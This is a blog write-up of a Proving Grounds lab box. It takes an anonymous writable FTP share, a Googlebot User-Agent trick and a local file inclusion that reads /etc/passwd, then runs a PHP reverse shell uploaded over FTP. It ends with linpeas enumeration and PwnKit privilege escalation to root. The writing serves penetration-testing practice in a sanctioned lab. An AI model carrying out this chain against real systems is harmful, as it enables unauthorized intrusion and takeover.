
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given the IP address of “192.168.236.14”, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

The NMAP output says that there is anonymous FTP login allowed along with the “pub” directory being writable. I created a test file with some text inside that can be used for later testing. For example, I created a file named “test.txt” and put “test.txt” as the text inside the file. I proceeded to open FTP using anonymous login (anonymous:anonymous) to see if there is anything and to see if the file can truly be uploaded using the command ftp -A $IP -p 21. This opened ftp in active mode (“-A“) on port 21 (“-p 21“). I checked the current directory using ls -lsa and only saw pub (which was previously revealed in the NMAP scan). It did in fact seem that it had readable, writeable, and executable permissions for everyone.

Now that I knew for sure that I could upload a file, I put the test file I created in the pub directory in case I could check if I could access it later. I navigated inside the directory using cd pub and the uploaded the file using put test.txt.

Once this was completed, I double checked to ensure it uploaded properly by running the command ls -lsa and to ensure that I was not missing anything else before I exited out of ftp.

I then exited out of ftp and continued on. I went to the website, but I did not see much. Since there was not much, I used gobuster to see if there was anything else that would show up. I used the command gobuster dir -u http://$IP/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404,401 -x php,asp,js,txt,html which specified to ignore error codes that were 404s or 401s (-b 404,401) and to include the extensions php, asp, js, txt, and html to the searches (-x php,asp,js,txt,html). This brought up some interesting results.

I went to “/robots.txt” to see what would show up, but had a strange message returned to me.

From this, I deduced that it wants us to be a search engine to read the robots.txt. Since robots.txt is used by website crawlers, it is time to look up one to see if I can imitate it. After searching, it seems that Google uses a crawler named “Googlebot”. With this information, it was now time to try to imitate a request to this website acting like I was a website crawler. I opened BurpSuite, intercepted a request for /robots.txt and then sent it to the repeater.

Since the browser identification happens in the “User-Agent” portion of the request, I changed that to be “Googlebot” (as seen in the image below).

I sent the request and was returned with the real robots.txt, which mentioned a directory named “/secret_information/”.

I went to this newly discovered portion of the website and noticed that it mentioned DNS Zone transfer attacks. I noticed that the “english” and “spanish” links referenced a php parameter in the URL.

Seeing as this “lang” parameter was set equal to a file, I decided to test to see if I could look at local files on the machine by trying an absolute path to /etc/passwd and it worked.


Since I uploaded a file in FTP’s “pub” directory earlier, I decided to try to find this and see if I could read it from the website and see where it was located. After some trial and error, I found that the file I uploaded was reachable from the local file inclusion vulnerability that I had found at “/secret_infomation/?lang=/var/ftp/pub/test.txt”.
From here, I copied the local file of Pentest Monkey’s PHP reverse shell I have on my local machine to my current directory and changed the IP address to be my local machine. I logged back into FTP using ftp -A $IP -p 21 with the credentials anonymous:anonymous and then uploaded the PHP reverse file under the pub directory as I had previously done with the test.txt file.

I exited out of FTP and started a listener on my local machine. On the website, I went to the php-reverse-shell.php instead of the test file that was created by going to the URL “/secret_infomation/?lang=/var/ftp/pub/php-reverse-shell.php”. This made the website hang.

I went back to my listener and now had a shell on the machine. I proceeded to do my shell stabilization commands using the following:
which pythonpython -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; resetstty columns 200 rows 200

Now that I was logged in, I could find the first flag on the machine using the command find / "local.txt" 2>/dev/null | grep "local.txt". This revealed that the flag was in tom’s home directory.

From here, I started looking around. Nothing could be ran using sudo and there is interesting files on the user tom’s home directory. It seems that there is a file named “rootshell” that is accessible only to the user tom to be ran.

I navigated to /tmp using cd /tmp, copied linpeas.sh to my current working directory on my local machine, started a python webserver on my local machine using python -m http.server 80, and then transferred over Linpeas using wget <local-ip>/linpeas.sh on the target machine to automate my enumeration and ensure that I was not missing anything. I added the executable permission to it using chmod +x linpeas.sh and then ran it with the output being sent to a file using the command ./linpeas.sh > linpeas.output.

Once the script was ran, I read the linpeas.output file using cat linpeas.output and looked at the exploit suggester section to see if there was anything that I could look into more to either laterally or vertically move in the machine. I noticed that there was a section that noted that this machine was vulnerable to a certain CVE, which I looked into and saw that it was PwnKit.

I downloaded the PwnKit to my local machine using the command curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit and added it to my /opt/ so I had it as a tool for future usage. I then downloaded this file on the remote machine (with my python webshell still open) using wget <local-ip>/PwnKit. I added the proper permissions on the file before I executed it with the command chmod +x PwnKit.

I then located the final flag using find / "proof.txt" 2>/dev/null | grep "proof.txt" and read the file using cat /root/proof.txt.

The box is now completed!
Main Takeaway Concepts
YOU CAN IMITATE A WEBSITE CRAWLER
Before this machine, it never crossed my mind that using the “User-Agent” header, I could imitate a website crawler like GoogleBot. It was fun to be able to see the different results when the request came from this User-Agent compared to one from a normal browser request User-Agent. From this machine, I took note that there may be different results when the User-Agent field comes from a website crawler compared to a normal browsing session.
AUTOMATED ENUMERATION IS KEY!
I’ve mentioned it before and I’ll say it again. Automated enumeration, like running Linpeas, helps to point out vulnerabilities that you may have overlooked, forgot to check, or just reveal more information that can lead to further aspects to enumerate. Running these tools when you are stuck is a good practice because you can’t remember or know everything that could be exploited.




 CyberArri
Leave a comment